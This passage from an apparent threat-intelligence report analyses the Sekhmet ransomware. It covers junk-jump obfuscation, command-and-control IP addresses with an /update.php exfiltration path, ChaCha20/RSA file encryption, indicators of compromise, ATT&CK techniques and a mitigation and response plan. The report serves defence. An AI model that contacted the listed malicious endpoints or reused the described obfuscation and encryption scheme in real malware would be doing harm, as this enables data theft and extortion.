- Push and ret instruction are followed together.

```
.text:10006A41          jz      loc_10006B17
.text:10006A47          jnz     loc_10006B17
.text:10006A4D      1   jz      loc_100071A3
.text:10006A53          jnz     loc_100071A3
.text:10006A59      2   push    offset loc_10006D87
.text:10006A5E          retn
```

1. Two conditional jumps target the same location. If the first jump is taken, the code continues execution at 1006c25; otherwise the second jump is taken (as it is opposite to the first jump), so code continues execution at 1006c25.
2. Push the procedure address onto the stack, then retrieve it from the stack, then pass execution to the procedure using 'retn' instruction.



Junk jumps from the DllRegisterServer()

Command and Control

Sekhmet connects to one of the following IP addresses in order to exfiltrate user data:

```
185.82.126.81
```

```
185.82.126.82

185.82.126.83

185.82.126.84

185.82.126.85

185.82.126.86

185.82.126.87

185.82.126.88

185.82.126.89
```

After establishing the connection, the ransomware makes a POST request with the path `/update.php?id=<USER_ID>` and sends the encrypted user data.

The subnet to which these IP addresses belong is located either in Stockholm, Sweden or Riga, Latvia, according to various geolocation databases.

IP Address	Country	Region	City
185.82.126.89	Sweden	Stockholm	Stockholm
ISP	**Organization**	**Latitude**	**Longitude**
Sia Nano IT	Yourserver	59.3293	18.0686


Geolocation data from ipdata.co (Product: API, real-time)

IP Address	Country	Region	City
185.82.126.89	Latvia	Not Available	Not Available
ISP	**Organization**	**Latitude**	**Longitude**
Sia Nano IT	Not Available	57	25

Encryption

The encryption starts by importing the master public RSA-2048 key using the CryptImportKey() function.


Then Sekhmet generates two arrays of 32 bytes and 8 bytes using CryptGenRandom()



Sekhmet then uses the ChaCha20 encryption algorithm to encrypt files. The first array is the key itself; the second one is nonce.


```
v6 = v5 + v66;
v7 = __ROL4__((v5 + v66) ^ v74, 16);
v8 = v7 + v65;
v9 = __ROL4__((v7 + v65) ^ v5, 12);
v10 = v9 + v6;
v11 = __ROL4__((v9 + v6) ^ v7, 8);
v12 = v11;
v13 = v11 + v8;
v14 = __ROL4__((v11 + v8) ^ v9, 7);
v15 = v14;
```

Sekhmet uses the master public RSA-2048 key to encrypt the keys and nonce used by the ChaCha20 algorithm and appends the results to the footer of every encrypted file.



Sekhmet then uses GetTickCount() function to mark the files and construct a unique file extension. The value generated by the function is passed to the next piece of code and added as extra 2 bytes in the footer after the encrypted ChaCha20 key.

Once the encryption process is complete, the files end up looking like :



IP Addresses :

```
185.82.126.81

185.82.126.82

185.82.126.83

185.82.126.84

185.82.126.85
```

185.82.126.86

185.82.126.87

185.82.126.88

185.82.126.89

/update.php?id=

URLS :

http://o3n4bhhtybbtwqqs.onion

https://sekhmet.top

INDICATORS OF COMPROMISE

Initial Sample

`YgA3BVguVV.dll`

MD5

`b7ad5f7ec71dc812b4771950671b192a`
`15fc8a15e86c367586e3661b03bcab44`

JA3 Fingerprint

`9e10692f1b7f78228b2d4e424db3a98c`

SHA256:

`0a739f4ec3d096010d0cd9fc0c0631f0b080cc2aad1f720fd1883737b6a6a952`
`b2945f293ee3f68a97cc493774ff1e8818f104fb92ef9dbeead05a32fc7006ff`

SHA512:

`5dd1d8e840b56f35cc06dd826aa335fec131ad202ccbb572c88b4dd4b630a291453df7`
`c0fbfee2229ea7f4d2810a73a752ca8657c505f383974736a5f1f75369`

MD5 (dropped): `8803C4C229BD8F59720733AA57323DCB`

SHA256 (dropped):

`8eec328dcce719a1820c3b4422f2d4053599954bb58408c693688650873bd445`

IPs

- `185.82.126.81`
- `185.82.126.82`
- `185.82.126.83`
- `185.82.126.84`
- `185.82.126.85`
- `185.82.126.86`
- `185.82.126.87`
- `185.82.126.88`
- `185.82.126.89`

- 151.101.2.49
- 151.101.2.49

URLS :


- http://o3n4bhhtybbtwqqs.onion
- https://sekhmet.top

Urls found in memory or binary data

Source : regsvr32.exe, 00000001.00000003.843569040.0000000004C70000.00000004.00000001.sdmp

- http://185.82.126.81/update.php?id=29754
- http://crl4.digicert.com/sha2-ev-server-g2.crl0K
- http://185.82.126.83/update.php?id=14794
- http://185.82.126.82/update.php?id=108654s
- http://fontfabrik.com
- http://185.82.126.82/update.php?id=1086502
- http://www.sandoll.co.kr

TACTICS, TECHNIQUES & PRACTICES



- T1106 : Native API (Execution)

  Adversaries may directly interact with the native OS application programming interface (API) to execute behaviors.

  Adversary tools may directly use the Windows application programming interface (API) to execute binaries. Functions such as the Windows API CreateProcess will allow programs and scripts to start other processes with proper path and argument parameters.

  Additional Windows API calls that can be used to execute binaries include:

  - CreateProcessA() and CreateProcessW(),
  - CreateProcessAsUserA() and CreateProcessAsUserW(),
  - CreateProcessInternalA() and CreateProcessInternalW(),
  - CreateProcessWithLogonW(), CreateProcessWithTokenW(),
  - LoadLibraryA() and LoadLibraryW(),
  - LoadLibraryExA() and LoadLibraryExW(),
  - LoadModule(),
  - LoadPackagedLibrary(),
  - WinExec(),
  - ShellExecuteA() and ShellExecuteW(),
  - ShellExecuteExA() and ShellExecuteExW()

- T1197 : BITS Job (Persistence)
  Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM).
  BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.
  Adversaries may abuse BITS to download, execute, and even clean up after running malicious code. BITS tasks are self-contained in the BITS job database, without new files or registry modifications, and often permitted by host firewalls

- T1055 : Process Injection (Privilege Escalation)

  Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

There are many different ways to inject code into a process, many of which abuse legitimate functionalities. These implementations exist for every major OS but are typically platform specific. More sophisticated samples may perform multiple process injections to segment modules and further evade detection.

- T1027 : Obfuscated files or information (Defense Evasion)

  Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses.

  Payloads may be compressed, archived, or encrypted in order to avoid detection. These payloads may be used during Initial Access or later to mitigate detection.

  Portions of files can also be encoded to hide the plain-text strings that would otherwise help defenders with discovery. Payloads may also be split into separate, seemingly benign files that only reveal malicious functionality when reassembled.

- T1497 : Virtualization/Sandbox Evasion (Defense Evasion)

  If the adversary detects a VME, they may alter their malware to disengage from the victim or conceal the core functions of the implant. They may also search for VME artifacts before dropping secondary or additional payloads. Adversaries may use the information learned from Virtualization/Sandbox Evasion during automated discovery to shape follow-on behaviors.

  Adversaries may use several methods to accomplish Virtualization/Sandbox Evasion such as checking for security monitoring tools (Sysinternals, Wireshark, etc.) or other system artifacts associated with analysis or virtualization.

- T1082 : System Information Discovery (Defense Evasion)

  Adversaries may use the information from System Information Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

  Tools such as Systeminfo can be used to gather detailed system information. A breakdown of system data can also be gathered through the macOS systemsetup command, but it requires administrative privileges.

- T1049 : Systems Network Connection Discovery (Discovery)

  An adversary who gains access to a system that is part of a cloud-based environment may map out Virtual Private Clouds or Virtual Networks in order to determine what systems and services are connected. The actions performed are likely the same types of discovery

techniques depending on the operating system but the information gathered could include more details.

Utilities and commands that acquire this information include netstat, "net use," and "net session" with Net.

- T1033 : System Owner/User Discovery (Discovery)

  Adversaries may attempt to identify the primary user, currently logged in user, set of users that commonly uses a system, or whether a user is actively using the system. They may do this, for example, by retrieving account usernames or by using OS Credential Dumping.

  The information may be collected in a number of different ways using other Discovery techniques, because user and username details are prevalent throughout a system and include running process ownership, file/directory ownership, session information, and system logs.

  Adversaries may use the information from System Owner/User Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

  Utilities and commands that acquire this information include whoami.

- T1124 : System Time Discovery (Discovery)

  The system time is set and stored by the Windows Time Service within a domain to maintain time synchronization between systems and services in an enterprise network.

  System time information may be gathered in a number of ways, such as with Net on Windows by performing net time \hostname to gather the system time on a remote system. The victim's time zone may also be inferred from the current system time or gathered by using w32tm/tz.

  This information could be useful for performing other techniques, such as executing a file with a Scheduled Task/Job, or to discover locality information based on time zone to assist in victim targeting.

- T1039 : Data From Network Shared Drive (Collection)

  Adversaries may search network shares on computers they have compromised to find files of interest. Sensitive data can be collected from remote systems via shared network drives (host shared directory, network file server, etc.) that are accessible from the current system prior to Exfiltration. Interactive command shells may be in use, and common functionality within cmd may be used to gather information.

- T1105 : Ingress Tool Transfer

  Adversaries may transfer tools or other files from an external system into a compromised environment. Files may be copied from an external adversary controlled system through the command and control channel to bring tools into the victim network or through alternate protocols with another tool such as FTP. Files can also be copied over on Mac and Linux with native tools like scp, rsync, and sftp.

- T1219 : Remote Access Software

  An adversary may use legitimate desktop support and remote access software, such as Team Viewer, Go2Assist, LogMein, AmmyyAdmin, etc, to establish an interactive command and control channel to target systems within networks. These services are commonly used as legitimate technical support software, and may be allowed by application control within a target environment.

  Remote access tools may be established and used post-compromise as alternate communication channels for redundant access or as a way to establish an interactive remote desktop session with the target system. They may also be used as a component of malware to establish a reverse connection or back-connect to a service or adversary controlled system.

- T1486 : Data Encrypted for Impact

  Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key.

  In some cases, adversaries may encrypt critical system files, disk partitions, and the MBR.

  This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.


  To maximize impact on the target organization, malware designed for encrypting data may have worm-like features to propagate across a network.

MITIGATION PLAN

- Perform regular backups of all critical information to limit the impact of data or system loss and to help expedite the recovery process. Ideally, this data should be kept on a separate device, and backups should be stored offline.
- Check regularly for the integrity of the information stored in the databases.
- Regularly check the contents of backup files of databases for any unauthorized encrypted contents of data records or external elements, (backdoors /malicious scripts.)
- Ensure integrity of the codes /scripts being used in database, authentication and sensitive systems
- Establish Domain-based Message Authentication, Reporting, and Conformance (DMARC), DomainKeys Identified Mail (DKIM) and Sender Policy Framework (SPF) for your domain, which is an email validation system designed to prevent spam by detecting email spoofing by which most of the ransomware samples successfully reaches the corporate email boxes.
- Keep the operating system third party applications (MS office, browsers, browser Plugins) up-to-date with the latest patches.
- Application white listing/Strict implementation of Software Restriction Policies (SRP)to block binaries running from %APPDATA% and %TEMP% paths. Ransomware sample drops and executes generally from these locations.
- Maintain updated Antivirus software on all systems
- Don't open attachments in unsolicited emails, even if they come from people in your contact list, and never click on a URL contained in an unsolicited e-mail, even if the link seems benign. In cases of genuine URLs close out the e-mail and go to the organization's website directly through browser
- Follow safe practices when browsing the web. Ensure the web browsers are secured enough with appropriate content controls.
- Network segmentation and segregation into security zones - help protect sensitive information and critical services. Separate administrative network from business processes with physical controls and Virtual Local Area Networks.
- Disable ActiveX content in Microsoft Office applications such as Word, Excel, etc.
- Disable remote Desktop Connections, employ least-privileged accounts. Limit users who can log in using Remote Desktop, set an account lockout policy. Ensure proper RDP logging and configuration.
- Restrict access using firewalls and allow only to selected remote endpoints, VPN may also be used with dedicated pool for RDP access
- Use strong authentication protocols, such as Network Level Authentication (NLA) in Windows.

- Additional Security measures that may be considered are
    - Use RDP Gateways for better management
    - Change the listening port for Remote Desktop
    - Tunnel Remote Desktop connections through IPSec or SSH
    - Two-factor authentication may also be considered for highly critical systems
- If not required, consider disabling PowerShell / windows script hosting.
- Restrict users' abilities (permissions) to install and run unwanted software applications.
- Enable personal firewalls on workstations.
- Implement strict External Device (USB drive) usage policy.
- Employ data-at-rest and data-in-transit encryption.
- Consider installing Enhanced Mitigation Experience Toolkit, or similar host-level anti-exploitation tools.
- Block the attachments of file types, exe|pif|tmp|url|vb|vbe|scr|reg|cer|pst|cmd|com|bat|dll|dat|hlp|hta|js|wsf
- Carry out vulnerability Assessment and Penetration Testing (VAPT) and information security audit of critical networks/systems, especially database servers from CERT-IN empanelled auditors. Repeat audits at regular intervals.
- Individuals or organizations are not encouraged to pay the ransom, as this does not guarantee files will be released. Report such instances of fraud to CERT-In and Law Enforcement agencies

TOP 10 Attack Ransomwares



SECURITY PLAN

SECURITY PLAN TO IDENTIFY , PROTECT & DEFEND FROM RANSOMWARE

There are a number of factors that might make you the target of a ransomware attack.

- The device used is no longer state-of-the-art.
- The device has outdated software.
- Browsers and/or operating systems are no longer patched.
- No proper backup plan exists.
- Insufficient attention has been paid to cybersecurity, and a concrete plan is not in place.

If one or more of these points apply to the device, you are at risk of falling victim to a ransomware attack. A vulnerability scan can remedy this. An Antivirus software scans the device for possible security vulnerabilities in the operating system or in the programs installed on the computer. By detecting these vulnerabilities, which enable malware to infiltrate, it is possible to prevent the computer from becoming infected.
This document describes methods to take incase of a ransomware attack.

Within the scope of an active attack, steps to undertake include:

- Preparation
- Detection and Analysis
- Containment, Eradication, and Recovery
- Post Incident Activities

Preparation

The preparation phase of the attack lifecycle involves preparing an organization for the types of events and incidents they are most likely to encounter given the sector in which they operate, the systems they use, and applicable key risk indicators (KRI) as they evolve over time.

While detailing all potential aspects of an incident response process is beyond the scope of this document, the following recommendations are provided as steps an organization can take to help prepare for and possibly prevent a ransomware incident.

- Never click on unsafe links:

Avoid clicking on links in spam messages or on unknown websites. If you click on malicious links, an automatic download could be started, which could lead to your computer being infected.

- Avoid disclosing personal information:
  If you receive a call, text message, or email from an untrusted source requesting personal information, do not reply. Cybercriminals who are planning a ransomware attack might try to collect personal information in advance, which is then used to tailor phishing messages specifically to you. If in any doubt as to whether the message is legitimate, contact the sender directly.

- Do not open suspicious email attachments:
  Ransomware can also find its way to your device through email attachments. Avoid opening any dubious-looking attachments. To make sure the email is trustworthy, pay close attention to the sender and check that the address is correct. If the attachment is infected, opening it will run a malicious macro that gives malware control of your computer.

- Never use unknown USB sticks:
  Never connect USB sticks or other storage media to your computer if you do not know where they came from. Cybercriminals may have infected the storage medium and placed it in a public place to entice someone into using it.

- Keep your programs and operating system up to date:
  Regularly updating programs and operating systems helps to protect you from malware. When performing updates, make sure you benefit from the latest security patches. This makes it harder for cybercriminals to exploit vulnerabilities in your programs.

- Use only known download sources:
  To minimize the risk of downloading ransomware, never download software or media files from unknown sites. Make sure that the browser address bar of the page you are visiting uses "https" instead of "http". A shield or lock symbol in the address bar can also indicate that the page is secure. Also exercise caution when downloading anything to your mobile device. You can trust the Google Play Store or the Apple App Store, depending on your device.

- Use VPN services on public Wi-Fi networks:
  Conscientious use of public Wi-Fi networks is a sensible protective measure against ransomware. When using a public Wi-Fi network, your computer is more vulnerable to attacks. To stay protected, avoid using public Wi-Fi for sensitive transactions or use a secure VPN service.

Detection

The way by which an organization first detects ransomware infection can vary according to the situation, but in most cases, an employee will find it impossible to access files, receive a ransom note, or notice that a certain service is no longer accessible. The most time-sensitive issue at the onset of the attack is to identify any and all infected systems and those in imminent danger of becoming infected.

The first goal is to contain the spread of the infection as soon as possible and help minimize the risk to the organization by isolating the infected systems. This also helps stop any ongoing encryption processes that may still be underway.

If you identify an infected host that is responsible for encrypting files, especially on a network share, monitor the shares very closely after you take the infected host offline in case there are other infected hosts that continue the encryption process.

Analysis

The Analysis phase largely focuses on two areas:

- Identifying the specific variant of ransomware in action
- Determining how the malware entered the organization

Malware identification

When embarking on the Analysis phase of the incident, it is essential to identify the specific variant of ransomware that compromised the environment. Understanding which variant of ransomware is a prerequisite before advancing to the Containment phase.

Some versions of ransomware can leverage lateral movement features while others may not have this ability or feature. The capabilities of each ransomware code greatly influences containment and eradication efforts steps down the line.

Initial root cause analysis

An abridged level of root cause analysis (RCA) should be performed to help the security team understand how the ransomware was introduced into the digital environment.
Without a basic RCA, the infection cycle is more likely to repeat itself.

It is also important to perform the RCA before the recovery phase, since an organization could expend a large amount of time and effort recovering files only to see them re-encrypted shortly thereafter.

Some common entry points are:

- Email
- Browser exploitation
- Other vulnerabilities

Containment

The Containment phase is a critical part of the response plan. Once a system has been identified as potentially having ransomware, the suspected infected computer should be immediately removed from your networks.

Failure to quickly isolate infected systems from the network may contribute to augmenting the incident by allowing the malware to continue to encrypt more files on the local system or network shares, thereby increasing recovery efforts.

Eradication

The Eradication phase involves removing the ransomware from infected systems across the organization. Depending on the scope of the attack, this operation can be lengthy and may involve both user devices and more pivotal machines and services that have been impacted.

- If the RCA revealed the malware initially arrived through an email message, the organization should search and purge all existing messages still pending within the mail store.
- If the RCA revealed that the ransomware arrived via a web browser exploit, those sites should be blocked and monitored.

Recovery

Once an organization has contained the ransomware and identified the root cause of the infection, there are several considerations an organization should examine when beginning the recovery phase.
It is very important the organization complete containment and identify the root cause of the infection before beginning the Recovery process.

Patch vulnerabilities
Depending on the results of your root cause analysis, if the attack was made possible by vulnerable systems, those will have to be patched to prevent them from being re-exploited in the future. If those systems cannot be patched,
segregate, place compensating controls, and ensure the exposure to risk has been minimized.

Restoring data from backups

1. What to look out for when creating backups?
   Make sure your data is always protected by backups, in case your computer becomes infected with ransomware and decryption is impossible. Use an external hard drive and be sure to disconnect it from your computer after creating the backup. If your hard drive is connected when the ransomware becomes active, the data on the drive will also be encrypted. You should back up your data in this way at regular intervals.

2. Backup software – protection or threat?
   If you do not want to protect your data manually, you can use what is known as backup software. But here you also need to exercise caution. That's because some "security tools" can also turn out to be Trojans. Creating backup copies is a primary task of backup software, which means it has access to all files and has numerous privileges.

   Software usually has a direct connection to the provider, so it is easy for cybercriminals to incorporate additional functions and commands. These can be harmful and may not be recognized by the user. In order to avoid such a situation, you should be very careful when searching for suitable backup software. Some security solutions already offer plug-ins that can create backups. By using this kind of plug-in, you can avoid having to search for third-party providers.

Post-incident activity

Post-incident activity is an important part of the response plan and should not be skipped. After any incident, large or small, it is recommended to meet with relevant stakeholders and discuss the elements that worked well and examine those that did not work.

Analysis should also include technological controls being used to help detect and protect the infrastructure. Analyzing the effectiveness of your technology can clarify any needed architectural modifications, divestment, or new investments in security technologies can keep the security maturity model evolving.

Anti-ransomware software – what are the benefits?

In addition to these infection-prevention measures, it is also essential to use appropriate software to protect against ransomware. For example, using virus scanners and content filters on your mail servers is a smart way to prevent ransomware. These programs reduce the risk of spam with malicious attachments or infected links reaching your mailbox.

